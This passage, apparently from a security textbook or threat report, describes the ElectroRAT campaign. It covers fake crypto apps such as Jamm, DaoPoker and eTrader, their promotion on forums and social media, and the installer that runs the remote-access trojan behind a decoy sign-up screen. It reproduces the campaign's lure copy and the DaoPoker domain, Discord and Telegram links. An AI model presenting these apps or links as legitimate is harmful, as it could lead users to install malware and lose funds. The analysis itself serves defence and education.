- **CRYPTO WALLETS**
  Users can buy, transfer, and trade crypto assets across exchanges.
- **DAPPS**
  DApp users can quickly transfer their cryptocurrency to power your app.
- **CRYPTO PORTFOLIOS**
  Investors can connect to exchanges and understand their crypto holdings and performance.
- **TRADING PLATFORMS**
  Traders can transfer crypto assets between exchanges, execute trades and connect and consolidate trading history and balance info.
- **TREASURY MANAGEMENT**
  Companies can get a complete picture of crypto holdings across exchanges, transfer funds, and execute trades.

Ready to get started?

Jamm.to

Figure 7.116: Screenshot of Bitcoin forum promoting the Jamm application

The following screenshot shows a social media account promoting DaoPoker. The fake user account was suspended because of reports from users.




DaoPoker
@DaoPoker
daopoker.com
Discord - discord.gg/8qjPXuUg
Telegramm - t.me/Daopoker
Joined November 2020
0 Following **419** Followers
Not followed by anyone you're following

Figure 7.117: Social media account promoting the DaoPoker app

For maximum damage, these fake applications have been created in Electron, a cross-platform framework that was developed using HTML and JavaScript.

- **Stage-2: Deploying Malware**

  When a victim downloads and installs the malicious eTrader application, ElectroRAT executes as a background process while displaying a decoy interface to the user. ElectroRAT runs behind the system while the GUI is operated from the front-end application.




eTrader Setup

Installing, please wait...

Figure 7.118: Screenshot of the fake eTrader application installation

The fake eTrader application now prompts the victim to create a new user account and enter a password, which makes the application appear legitimate.



eTrader

Create your account

EMAIL

example@email.com

PASSWORD

Password

REPEAT PASSWORD

Confirm your password

By cointinuing you agree to our Terms and Privacy Policy

SIGN UP

Already have an account ? Sign In

eTrader


Create passcode for your new account

For your security, you won't be able to recover your passcode. However, you can change it later in settings.

CONTINUE

Figure 7.119: Screenshot of the fake eTrader application creating a user account

